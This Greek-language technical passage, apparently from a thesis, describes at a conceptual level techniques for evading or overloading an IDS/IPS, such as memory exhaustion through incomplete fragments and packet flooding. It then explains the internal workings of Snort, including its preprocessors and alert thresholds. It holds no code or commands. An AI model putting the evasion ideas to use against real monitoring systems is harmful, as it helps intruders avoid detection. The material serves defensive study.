- **Υψηλός ρυθμός συνδέσεων**. Ο επιτιθέμενος πραγματοποιεί ανά δευτερόλεπτο ένα πολύ μεγάλο αριθμό τριπλών χειραψιών με διαφορετικά συστήματα του δικτύου στόχου. Ο υψηλός ρυθμός συνδέσεων και ο μεγάλος όγκος κίνησης, ενδέχεται να οδηγήσει στην απόρριψη πακέτων από το IDS/IPS, λόγω αδυναμίας επεξεργασίας τους. Οι συνδέσεις των οποίων τα πακέτα της τριπλής χειραψίας απορρίφθηκαν, δεν είναι δυνατό να παρακολουθηθούν από το IDS/IPS. Η υλοποίηση επιθέσεων αυτού του τύπου είναι εφικτή έναντι των IDS/IPS τα οποία δε χρησιμοποιούν την τεχνική του συγχρονισμού με τα δεδομένα για την παρακολούθηση της εγκαθίδρυσης συνδέσεων TCP, αλλά στηρίζονται μόνο στην ανίχνευση των τριπλών χειραψιών.

- **Εξάντληση μνήμης που χρησιμοποιείται για την επανασυναρμολόγηση θρυμματισμένων πακέτων IP**. Ο επιτιθέμενος μπορεί να αποστείλει πολλά κομμάτια θρυμματισμένων πακέτων IP τα οποία δεν ολοκληρώνονται ποτέ. Το IDS/IPS αναγκάζεται να αποθηκεύει όλα αυτά τα κομμάτια, αναμένοντας την ολοκλήρωσή τους. Στην περίπτωση που εξαντληθεί η μνήμη στην οποία αποθηκεύονται αυτά τα κομμάτια, το IDS/IPS αρχίζει να διαγράφει τα

παλαιότερα κομμάτια της μνήμης, έτσι ώστε να υπάρχει η δυνατότητα αποθήκευσης νεώτερων κομματιών. Αν ο επιτιθέμενος κατορθώσει να εξαντλήσει τη μνήμη του IDS/IPS, πριν την εξάντληση του χρονικού περιθωρίου που δίνεται από το σύστημα στόχο για την ολοκλήρωση της παραλαβής των κομματιών ενός θρυμματισμένου πακέτου IP, τότε είναι σε θέση να αποστείλει ένα πακέτο το οποίο θα επανασυναρμολογηθεί μόνο από το σύστημα στόχο και όχι από το IDS/IPS.

- **Εξάντληση μνήμης που χρησιμοποιείται για την αποτμηματοποίηση των ροών TCP**. Η επίθεση αυτή είναι ανάλογη της προηγούμενης. Στόχος αυτής της επίθεσης είναι η μνήμη που χρησιμοποιείται για την αποτμηματοποίηση των ροών TCP.
- **Εξάντληση υπολογιστικών πόρων του IDS/IPS**. Ο επιτιθέμενος αποστέλλει ένα πολύ μεγάλο πλήθος πακέτων στο δίκτυο στόχο. Η κίνηση αυτή μπορεί να είναι τέτοια που να αφήνει ανεπηρέαστα τα επιμέρους συστήματα που αποτελούν τους αποδέκτες των πακέτων, αλλά θα οδηγεί σε εξάντληση των υπολογιστικών πόρων του IDS/IPS, καθώς αυτό θα πρέπει να εξετάσει ταυτόχρονα όλα τα πακέτα που εισέρχονται στο δίκτυο. Ένα IDS/IPS που δεν είναι σε θέση να επεξεργαστεί όλα τα διακινούμενα πακέτα, θα πρέπει είτε να παραλείψει κάποιες απαιτητικές σε πόρους λειτουργίες ή να απορρίψει μέρος της κίνησης.
- **Κατακλυσμός του συστήματος στόχου με πακέτα**. Ο επιτιθέμενος μπορεί να κατακλύσει ένα σύστημα στόχο με πακέτα. Αν αυτό δε διαθέτει τους υπολογιστικούς πόρους που απαιτούνται για την επεξεργασία τους, θα αναγκαστεί να απορρίψει ένα μέρος από αυτά. Από την άλλη πλευρά, ένα IDS/IPS που διαθέτει περισσότερους υπολογιστικούς πόρους είναι σε θέση να επεξεργαστεί όλα τα πακέτα, με αποτέλεσμα να υπάρξει αποσυγχρονισμός του IDS/IPS. Ωστόσο, είναι δύσκολο για τον επιτιθέμενο να προσδιορίσει τα πακέτα που θα απορριφθούν από το σύστημα στόχο. Οι επιθέσεις αυτού του τύπου μπορούν να εκδηλωθούν κυρίως έναντι πρωτοκόλλων όπως το UDP, όπου δεν υπάρχουν απαντήσεις επιβεβαίωσης πακέτων και το IDS/IPS δεν είναι σε θέση να γνωρίζει αν τα πακέτα επεξεργάστηκαν.
- **Εκμετάλλευση αδυναμιών του IDS/IPS**. Τα IDS/IPS είναι και αυτά λογισμικά με τις δικές τους αδυναμίες. Επίσης, τα λειτουργικά συστήματα των υπολογιστών στους οποίους εγκαθίστανται έχουν και αυτά με τη σειρά τους τις δικές τους αδυναμίες. Ένας επιτιθέμενος που γνωρίζει μία τέτοια αδυναμία, μπορεί να την εκμεταλλευτεί και να αποστείλει πακέτα τα οποία θα οδηγήσουν σε κατάρρευση το IDS/IPS.


6 Snort

Το Snort είναι ένα δικτυακό IDS/IPS ανοικτού κώδικα της εταιρείας Sourcefire, το οποίο έχει τη δυνατότητα να συλλέγει τα διακινούμενα πακέτα, να τα καταγράφει, να ανιχνεύει ύποπτες δραστηριότητες και να αποστέλλει ειδοποιήσεις για αυτές σε πραγματικό χρόνο, μέσω διαφόρων καναλιών επικοινωνίας. Επιπροσθέτως, μπορεί να χρησιμοποιηθεί και ως ευθύγραμμος (inline) αισθητήρας IPS προκειμένου να είναι εφικτή η αποτροπή των ανιχνευόμενων επιθέσεων. Συνδυάζει την ανίχνευση βάσει υπογραφών, την ανίχνευση βάσει εντοπισμού διαταραχών και την ανίχνευση βάσει ανάλυσης της κατάστασης πρωτοκόλλων. Η χρήση όλων αυτών των τεχνολογιών ανίχνευσης, σε συνδυασμό με το πολύ μεγάλο πλήθος διαθέσιμων υπογραφών και την ευρύτατη κοινότητα που το υποστηρίζει, το καθιστά ένα ολοκληρωμένο IDS/IPS.

Η αρχιτεκτονική του Snort αποτελείται από τέσσερα βασικά στοιχεία:

- **Το συλλέκτη πακέτων** (sniffer), ο οποίος συλλέγει όλα τα διακινούμενα πακέτα.
- **Τους προεπεξεργαστές** (preprocessors), που κανονικοποιούν την κίνηση και ανιχνεύουν ύποπτες δραστηριότητες οι οποίες δεν μπορούν να ανιχνευθούν μέσω υπογραφών.
- **Τη μηχανή ανίχνευσης** (detection engine), που ανιχνεύει ύποπτες δραστηριότητες βάσει υπογραφών.
- **Την έξοδο** (output), η οποία ανάλογα με τις ρυθμίσεις του συστήματος μπορεί να είναι η αποστολή ειδοποιήσεων για τις ύποπτες δραστηριότητες ή και η καταγραφή της παρατηρούμενης δικτυακής κίνησης.

Η Εικόνα 6-1 παρέχει μία άποψη υψηλού επιπέδου της αρχιτεκτονικής του Snort.



Εικόνα 6-1: Αρχιτεκτονική του Snort [19]

Οι προεπεξεργαστές, η μηχανή ανίχνευσης και οι έξοδοι του Snort είναι πρόσθετα στοιχεία (plug-ins). Σε προγενέστερες εκδόσεις του Snort ήταν ενσωματωμένα στον πυρήνα του συστήματος, αλλά

στην πορεία διαχωρίστηκαν προκειμένου να είναι ευκολότερη η τροποποίηση τόσο του πυρήνα του συστήματος όσο και του κάθε πρόσθετου στοιχείου ξεχωριστά.

6.1 Εσωτερική λειτουργία

Στις επόμενες παραγράφους γίνεται μία σύντομη περιγραφή της εσωτερικής λειτουργίας του Snort, η οποία ξεκινά από το στάδιο της αρχικοποίησης του συστήματος και συνεχίζει έως την επεξεργασία των πακέτων και την παραγωγή των διαφόρων εξόδων.

6.1.1 Αρχικοποίηση

Η αρχικοποίηση του Snort περιλαμβάνει τις παρακάτω τρεις φάσεις:

1. **Ανάλυση των παραμέτρων της γραμμής εντολών**, οι οποίες προσδιορίζουν τον τρόπο λειτουργίας του. [20] Από την πληθώρα των διαθέσιμων παραμέτρων, η σημαντικότερη όλων είναι η "-c", η οποία προσδιορίζει τη διαδρομή αποθήκευσης του αρχείου ρυθμίσεων, στο οποίο μπορούν να προσδιοριστούν είτε παράμετροι που δεν μπορούν να προσδιοριστούν από τη γραμμή εντολών, είτε παράμετροι οι οποίες χρησιμοποιούνται σταθερά με τον ίδιο τρόπο.
2. **Επεξεργασία του αρχείου ρυθμίσεων**. Το αρχείο αυτό περιλαμβάνει επιπρόσθετες παραμέτρους οι οποίες δεν προσδιορίστηκαν στη γραμμή εντολών. Περιλαμβάνει μεταξύ άλλων καθολικές ρυθμίσεις, ρυθμίσεις των προεπεξεργαστών, οδηγίες για την έξοδο των ειδοποιήσεων και τη διαδρομή αποθήκευσης των υπογραφών. [20] Κατά τη φάση αυτή γίνεται και η ανάλυση των διαθέσιμων υπογραφών, η οποία οδηγεί σε μία δενδροειδή δομή αναπαράστασής τους που αξιοποιείται για την ταχύτερη σύγκριση των πακέτων με τις υπογραφές. [19] Αξίζει να σημειωθεί ότι η αρχικοποίηση και η έναρξη του Snort επιτυγχάνεται μόνο εφόσον όλες οι διαθέσιμες υπογραφές είναι συντακτικά ορθές.
3. **Εκτέλεση της τελικής φάσης αρχικοποιήσεων**, η οποία περιλαμβάνει διαδικασίες όπως η αρχικοποίηση της μηχανής ανίχνευσης και της βιβλιοθήκης συλλογής πακέτων pcap.

6.1.2 Επεξεργασία πακέτων

Για την κατανόηση του τρόπου λειτουργίας του Snort, είναι εξαιρετικά χρήσιμο να περιγραφεί η διαδρομή επεξεργασίας που ακολουθεί το κάθε πακέτο. Η διαδρομή αυτή ξεκινά με τη συλλογή του πακέτου. Μετά τη συλλογή του, το πακέτο περνά στον αποκωδικοποιητή πακέτων. Μετά την αποκωδικοποίηση του, αυτό παραδίδεται στους προεπεξεργαστές για κανονικοποίηση, στατιστική ανάλυση και ανίχνευση ύποπτων δραστηριοτήτων οι οποίες δεν είναι δυνατό να ανιχνευθούν με τη χρήση υπογραφών. Με το πέρας της ανάλυσης των προεπεξεργαστών, το πακέτο εισέρχεται στη

μηχανή ανίχνευσης για σύγκρισή του με τις υπογραφές που φορτώθηκαν βάσει των οδηγιών του αρχείου ρυθμίσεων. Τελικά, το πακέτο αποστέλλεται στα πρόσθετα στοιχεία (plug-ins) εξόδου για την καταγραφή του και την παραγωγή ειδοποιήσεων. Στις επόμενες παραγράφους γίνεται μία σύντομη περιγραφή αυτών των σταδίων επεξεργασίας.

6.1.2.1 Συλλογή πακέτων

Μετά την αρχικοποίησή του, το Snort τίθεται σε λειτουργία επεξεργασίας πακέτων. Για τη συλλογή των πακέτων χρησιμοποιεί τη βιβλιοθήκη libpcap, η οποία του επιτρέπει να συλλέγει πακέτα απευθείας από το δίκτυο ανεξαρτήτως της πλατφόρμας που χρησιμοποιείται. Κατά την ευθύγραμμη λειτουργία του (inline), το Snort έχει σε γενικές γραμμές την ίδια συμπεριφορά. Ωστόσο, δεν υπάρχει μία αντίστοιχη βιβλιοθήκη της libpcap η οποία θα μπορούσε να αξιοποιηθεί ανεξαρτήτως πλατφόρμας, με αποτέλεσμα να υποστηρίζεται αυτός ο τρόπος λειτουργίας μόνο για τις πλατφόρμες στις οποίες μπορεί να εκτελεστεί το Snort.

Ανεξαρτήτως του τρόπου με τον οποίο το Snort συλλέγει τα πακέτα από το δίκτυο, είναι σημαντικό να σημειωθεί ότι η επεξεργασία των πακέτων γίνεται σειριακά. Παρόλο που γίνεται προσωρινή αποθήκευση των πακέτων που συλλέγονται στη μνήμη, αν η επεξεργασία του κάθε πακέτου καθυστερεί, η μνήμη αυτή θα γεμίσει και το σύστημα θα οδηγηθεί στην απόρριψη πακέτων. Μία τέτοια απόρριψη πακέτων από έναν αισθητήρα Snort που λειτουργεί παθητικά μπορεί να έχει ως αποτέλεσμα τη μη ανίχνευση κάποιων περιστατικών. Στην περίπτωση της ευθύγραμμης λειτουργίας μπορεί να προκληθεί διακοπή δικτυακών υπηρεσιών, ενώ η καθυστέρηση στην επεξεργασία των πακέτων μπορεί να προκαλέσει σημαντικές καθυστερήσεις στη λειτουργία του δικτύου. Γι' αυτό το λόγο είναι απαραίτητη η παρακολούθηση του συστήματος αξιοποιώντας τον προεπεξεργαστή *perfstats*, προκειμένου να διαπιστωθεί αν οι υπολογιστικοί πόροι που είναι διαθέσιμοι επαρκούν.

6.1.2.2 Αποκωδικοποίηση

Μετά τη σύλληψή του, το πακέτο παραδίδεται στον αποκωδικοποιητή πακέτων. Ο αποκωδικοποιητής πακέτων στον οποίο παραδίδεται εξαρτάται από την υποκείμενη τεχνολογία του επιπέδου συνδέσμου που χρησιμοποιήθηκε για τη μετάδοσή του (όπως Ethernet, 802.11, Token Ring, FDDI, Cisco HDLC, SLIP, PPP και OpenBSD's PF). Υψηλότερα του επιπέδου συνδέσμου, το Snort υποστηρίζει την αποκωδικοποίηση διαφόρων πρωτοκόλλων, όπως το IP, το ICMP, το TCP και το UDP.

Όλοι οι αποκωδικοποιητές του Snort λειτουργούν με τον ίδιο τρόπο. Τοποθετούν δείκτες σε συγκεκριμένα σημεία της δομής του πακέτου που αφορούν το επίπεδο που αποκωδικοποιούν. Στη συνέχεια, βασιζόμενοι στην αποκωδικοποιημένη πληροφορία, παραδίδουν το πακέτο σε αποκωδικοποιητές υψηλότερου επιπέδου έως ότου εξαντληθούν οι διαθέσιμοι αποκωδικοποιητές. Κατά τη διάρκεια αυτής της διαδρομής, το Snort ελέγχει την εγκυρότητα των δεδομένων του κάθε επιπέδου και δημιουργεί μία ουρά γεγονότων σχετικά με τις εντοπιζόμενες ανωμαλίες.

Το αποτέλεσμα της διαδικασίας αποκωδικοποίησης είναι μία πλήρως συμπληρωμένη δομή πακέτου, η οποία περιλαμβάνει δείκτες σε διάφορα τμήματά του που επιτρέπουν την γρήγορη πρόσβαση σε αυτά. Η δομή αυτή δίνει τη δυνατότητα στα διάφορα δομικά στοιχεία του Snort να ανταλλάσουν πληροφορίες σχετικά με ένα πακέτο. Τέτοια δομικά στοιχεία είναι για παράδειγμα οι προεπεξεργαστές, η μηχανή ανίχνευσης και τα πρόσθετα στοιχεία εξόδου. Αν ένας προεπεξεργαστής διαθέτει δεδομένα τα οποία θα πρέπει να τα γνωστοποιήσει σε άλλα δομικά στοιχεία του Snort, μπορεί να το κάνει προσθέτοντας ένα δείκτη στη δομή του πακέτου.


6.1.2.3 Ανάλυση από τους προεπεξεργαστές

Μετά την αποκωδικοποίησή του, το πακέτο παραδίδεται στους προεπεξεργαστές. Οι προεπεξεργαστές του Snort πραγματοποιούν μία πληθώρα λειτουργιών, όπως κανονικοποίηση πρωτοκόλλων, ανίχνευση βάσει εντοπισμού διαταραχών και ανίχνευση βάσει ανάλυσης κατάστασης πρωτοκόλλων. Οι δυνατότητές τους είναι απεριόριστες, καθώς για κάθε νέα λειτουργία που απαιτείται μπορεί να δημιουργηθεί ένας νέος προεπεξεργαστής ή να εμπλουτιστεί ένας από τους ήδη υπάρχοντες. Μέχρι την έκδοση 2.6.0, η προσθήκη ενός νέου προεπεξεργαστή απαιτούσε την επαναμεταγλώττιση του Snort. Στις επόμενες εκδόσεις προστέθηκαν οι δυναμικοί προεπεξεργαστές με τους οποίους δεν απαιτείται η επαναμεταγλώττιση του Snort αλλά μόνο η επανεκκίνησή του.

Λόγω της σημαντικότητας της λειτουργίας των προεπεξεργαστών για τη μηχανή ανίχνευσης, πολλές φορές εσφαλμένα θεωρείται ότι η μηχανή ανίχνευσης συμπεριλαμβάνει και τους προεπεξεργαστές. Είναι σημαντικό το να γίνει αντιληπτό ότι ο όρος *μηχανή ανίχνευσης* αναφέρεται στη μηχανή ανίχνευσης βάσει υπογραφών, ενώ οι προεπεξεργαστές δε στηρίζονται σε υπογραφές για τη λειτουργία τους. Πρόκειται για ανεξάρτητα τμήματα κώδικα, καθένα από τα οποία μεταγλωττίζεται εντός του Snort, επιδέχεται τη δική του παραμετροποίηση και επιτελεί διαφορετική λειτουργία. Στο σύνολό τους οι προεπεξεργαστές συνεργάζονται προκειμένου να αναλύσουν και να κανονικοποιήσουν την πολύπλοκη παρατηρούμενη κίνηση, προκειμένου να παρέχουν στη μηχανή ανίχνευσης την κατά το δυνατό απλούστερη όψη της. Επιπροσθέτως όμως, αναλύουν τη δικτυακή κίνηση προσπαθώντας να ανιχνεύσουν επιθέσεις οι οποίες δεν είναι δυνατό να εντοπιστούν με τη χρήση υπογραφών.

Στην Εικόνα 6-2 παρουσιάζεται η επεξεργασία που επιδέχεται το κάθε πακέτο από τους προεπεξεργαστές του Snort, πριν από την παράδοσή του στη μηχανή ανίχνευσης.

Η παραμετροποίηση και φόρτωση των προεπεξεργαστών πραγματοποιείται χρησιμοποιώντας την οδηγία preprocessor εντός του αρχείου ρυθμίσεων του Snort. Η σύνταξη της οδηγίας preprocessor είναι της μορφής *preprocessor <όνομα προεπεξεργαστή>: <επιλογές>*.



Εικόνα 6-2: Επεξεργασία πακέτων από τους προεπεξεργαστές του Snort

Οι προεπεξεργαστές που είναι διαθέσιμοι στην έκδοση 2.9.4, είναι εν συντομία οι ακόλουθοι: [20]

- **Frag3**. Πρόκειται για έναν προεπεξεργαστή ο οποίος πραγματοποιεί επανασυναρμολόγηση πακέτων IP, λαμβάνοντας υπόψη το λειτουργικό σύστημα του κάθε συστήματος στόχου.
- **Stream5**. Πραγματοποιεί αποτμηματοποίηση ροών TCP, λαμβάνοντας υπόψη το λειτουργικό σύστημα του κάθε συστήματος στόχου.
- **sfPortscan**. Χρησιμοποιείται για την ανίχνευση δραστηριοτήτων αναγνώρισης και χαρτογράφησης δικτύου.

- **Αποκωδικοποιητής RPC**. Κανονικοποιεί τα θρυμματισμένα πακέτα RPC, παράγοντας ένα ενιαίο πακέτο. Εξ' ορισμού παρακολουθεί την κίνηση στις θύρες 111 και 32771.
- **Performance Monitor**. Παράγει στατιστικά σχετικά με τις επιδόσεις του Snort.
- **HTTP Inspect**. Πρόκειται για έναν αποκωδικοποιητή του πρωτοκόλλου HTTP, ο οποίος είναι σε θέση να λαμβάνει υπόψη του τις ιδιαιτερότητες της λειτουργίας του web server που χρησιμοποιείται από το κάθε σύστημα στόχο.
- **Προεπεξεργαστής SMTP**. Είναι ένας αποκωδικοποιητής του πρωτοκόλλου SMTP.
- **Προεπεξεργαστής POP**. Είναι ένας αποκωδικοποιητής του πρωτοκόλλου POP3.
- **Προεπεξεργαστής IMAP**. Είναι ένας αποκωδικοποιητής του πρωτοκόλλου IMAP4.
- **Προεπεξεργαστής FTP/Telnet**. Είναι ένας αποκωδικοποιητής των ροών FTP και Telnet.
- **SSH**. Είναι σε θέση να ανιχνεύσει τις εξής επιθέσεις: Challenge-Response Buffer Overflow, CRC32, Secure CRT και Protocol Mismatch.
- **DNS**. Αποκωδικοποιεί τις απαντήσεις DNS και είναι σε θέση να ανιχνεύσει τις εξής επιθέσεις: DNS Client RData Overflow, Obsolete Record Types και Experimental Record Types.
- **SSL/TLS**. Η κρυπτογραφημένη κίνηση δεν μπορεί να παρακολουθηθεί από το Snort. Ενεργοποιώντας αυτόν τον προεπεξεργαστή και παραμετροποιώντας τον κατάλληλα, παρακολουθείται μόνο η χειραψία SSL της κάθε σύνδεσης. Μόλις διαπιστωθεί ότι η σύνδεση θα είναι κρυπτογραφημένη, σταματά η επιθεώρηση της κίνησης, προκειμένου να αποφευχθούν ψευδώς θετικές ειδοποιήσεις.
- **Προεπεξεργαστής ARP**. Αποκωδικοποιεί τα πακέτα ARP και ανιχνεύει επιθέσεις στο πρωτόκολλο ARP και αναντιστοιχίες διευθύνσεων IP και διευθύνσεων MAC.
- **Προεπεξεργαστής DCE/RPC 2**. Κύριος σκοπός αυτού του προεπεξεργαστή είναι η αποτμηματοποίηση SMB και επανασυναρμολόγηση DCE/RPC προκειμένου να αντιμετωπιστούν απόπειρες αποφυγής ανίχνευσης που χρησιμοποιούν τέτοιες τεχνικές.
- **Προεπεξεργαστής Ευαίσθητων Δεδομένων**. Πραγματοποιεί ανίχνευση και φιλτράρισμα ευαίσθητων δεδομένων, όπως είναι οι αριθμοί πιστωτικών καρτών. Δίνεται η δυνατότητα χρήσης ενός περιορισμένου συντακτικού για τον ορισμό νέων κατηγοριών ευαίσθητων δεδομένων.
- **Normalizer**. Χρησιμοποιείται για την κανονικοποίηση των δεδομένων κατά την ευθύγραμμη (inline) λειτουργία.

- **Προεπεξεργαστής SIP**. Χρησιμοποιείται για την αντιμετώπιση των αδυναμιών του πρωτοκόλλου SIP.
- **Reputation Preprocessor**. Παρέχει τη δυνατότητα χρήσης blacklist και whitelist για συγκεκριμένες διευθύνσεις IP.
- **Αποκωδικοποιητής και Προεπεξεργαστής GTP**. Παρέχει τη δυνατότητα αντιμετώπισης εισβολών σε δίκτυα τηλεπικοινωνιών μέσω του πρωτοκόλλου GTP (GPRS Tunneling Protocol).
- **Προεπεξεργαστής Modbus**. Αποκωδικοποιεί το πρωτόκολλο Modbus και δίνει τη δυνατότητα σε επιλογές υπογραφών να αποκτήσουν πρόσβαση σε συγκεκριμένα πεδία του πρωτοκόλλου.
- **Προεπεξεργαστής DNP3.** Αποκωδικοποιεί το πρωτόκολλο DNP3 και δίνει τη δυνατότητα σε επιλογές υπογραφών να αποκτήσουν πρόσβαση σε συγκεκριμένα πεδία του πρωτοκόλλου.

6.1.2.4 Αξιολόγηση από τη μηχανή ανίχνευσης

Μετά το πέρας της επεξεργασίας του πακέτου από όλους τους προεπεξεργαστές, αυτό παραδίδεται στη μηχανή ανίχνευσης. Η μηχανή ανίχνευσης θα μπορούσε να θεωρηθεί ως ένας προεπεξεργαστής ο οποίος εκτελείται πάντα τελευταίος κατά σειρά. Ο ρόλος της είναι να συγκρίνει το πακέτο με όλες τις υπογραφές που είναι διαθέσιμες στο Snort.

Μέχρι και πριν από την έκδοση 2.0 του Snort, το κάθε πακέτο συγκρινόταν με όλες τις διαθέσιμες υπογραφές, αξιοποιώντας μία δενδροειδή δομή αναπαράστασής τους που δημιουργείται κατά την αρχικοποίηση του συστήματος. Η διαδικασία σύγκρισης συνέχιζε έως ότου το πακέτο ταίριαζε με μία από τις υπογραφές ή εξαντλούνταν οι προς σύγκριση υπογραφές. Η διαδικασία αυτή αν και απλή και κατανοητή, δεν ήταν ιδιαίτερα αποδοτική. Προκειμένου να μπορεί το Snort να χειριστεί περισσότερες υπογραφές και να ανταπεξέλθει στις απαιτήσεις δικτύων υψηλών ταχυτήτων, αναπτύχθηκε ένας νέος γρήγορος συγκριτής μοτίβων που αποτελεί πλέον τον πυρήνα της μηχανής ανίχνευσης. Αυτός ο συγκριτής μοτίβων χρησιμοποιεί και πάλι τη δενδροειδή αναπαράσταση των υπογραφών, αλλά στοχεύει στη μείωση του αριθμού των υπογραφών με τις οποίες θα πρέπει να συγκριθεί το κάθε πακέτο. Μειώνοντας τον αριθμό των υπογραφών που θα πρέπει να αξιολογηθούν, μειώνεται ο χρόνος επεξεργασίας που απαιτείται για το κάθε πακέτο, επιτρέποντας στο Snort να επεξεργάζεται περισσότερα πακέτα και να χειρίζεται δίκτυα υψηλών ταχυτήτων.

Για τη λειτουργία του συγκριτή μοτίβων έχουν αναπτυχθεί διάφοροι αλγόριθμοι. Αν και το αποτέλεσμα της μηχανής ανίχνευσης είναι το ίδιο για όλους τους αλγόριθμους, τα χαρακτηριστικά επιδόσεων διαφοροποιούνται κατά πολύ. Ο αλγόριθμος που συνίσταται να χρησιμοποιείται σε παραγωγικά περιβάλλοντα είναι ο Aho-Corasick, καθώς έχει διαπιστωθεί ότι είναι αυτός που

συνδυάζει μία υψηλή ταχύτητα επεξεργασίας και ένα μικρό χρόνο αρχικοποίησης, με τη μικρότερη δυνατή κατανάλωση μνήμης.

6.1.2.5 Καταγραφή και παραγωγή ειδοποιήσεων

Μετά την αξιολόγηση του πακέτου από τη μηχανή ανίχνευσης, το Snort εισέρχεται στη φάση της καταγραφής και παραγωγής ειδοποιήσεων. Η διαφορά των νεώτερων εκδόσεων του Snort σε σχέση με τις παλαιότερες είναι το ότι πλέον αντί της παραγωγής μίας και μόνο ειδοποίησης για την πρώτη υπογραφή με την οποία ταιριάζει το πακέτο (η οποία θα μπορούσε να είναι μία ειδοποίηση χαμηλής προτεραιότητας που θα μπορούσε να αγνοηθεί από το διαχειριστή του συστήματος), πλέον προστίθεται σε μία ουρά το κάθε γεγονός που ανιχνεύεται και στη συνέχεια αφού έχουν αξιολογηθεί όλες οι διαθέσιμες υπογραφές επιλέγονται οι ειδοποιήσεις που θα πρέπει να παραχθούν. Η επιλογή των ειδοποιήσεων που θα παραχθούν είναι παραμετροποιήσιμη μέσω της επιλογής *event_queue* του αρχείου ρυθμίσεων του Snort. Η ταξινόμηση των γεγονότων της ουράς μπορεί να γίνει είτε βάσει του μεγαλύτερου σε μήκος περιεχομένου του πακέτου που ταίριαξε με κάποια υπογραφή, ή βάσει της προτεραιότητας της κάθε υπογραφής. Εξ' ορισμού, το Snort χρησιμοποιεί ως κριτήριο ταξινόμησης το μήκος του περιεχομένου του πακέτου, αποθηκεύει έως οκτώ γεγονότα στην ουρά και παράγει έως τρεις ειδοποιήσεις για κάθε πακέτο.

Άλλα χαρακτηριστικά που έχουν προστεθεί με την πάροδο του χρόνου είναι τα εξής:

- **Κατώφλια** (thresholds). Μετά την παραγωγή μίας ειδοποίησης, αλλά πριν την κλήση του πρόσθετου στοιχείου εξόδου, ελέγχονται οι τιμές κατωφλίου που έχουν οριστεί για την αποστολή ειδοποιήσεων. Με τις τιμές κατωφλίων δίνεται η δυνατότητα περιορισμού του αριθμού ειδοποιήσεων που παράγονται από μία υπογραφή. Οι διαθέσιμες επιλογές είναι:
    - **limit** (περιορισμός). Η επιλογή αυτή περιορίζει τον αριθμό ειδοποιήσεων που μπορεί να παράγει μία υπογραφή. Για παράδειγμα, η προσθήκη της παρακάτω οδηγίας περιορίζει την παραγωγή ειδοποιήσεων για κάθε διεύθυνση προέλευσης IP σε μία ανά 60 δευτερόλεπτα. Ο περιορισμός αυτός εφαρμόζεται σε όλες τις υπογραφές (sig_id 0) της μηχανής ανίχνευσης (gen_id 1):

      threshold gen_id 1, sig_id 0, type limit, track by_src, count 1, seconds 60
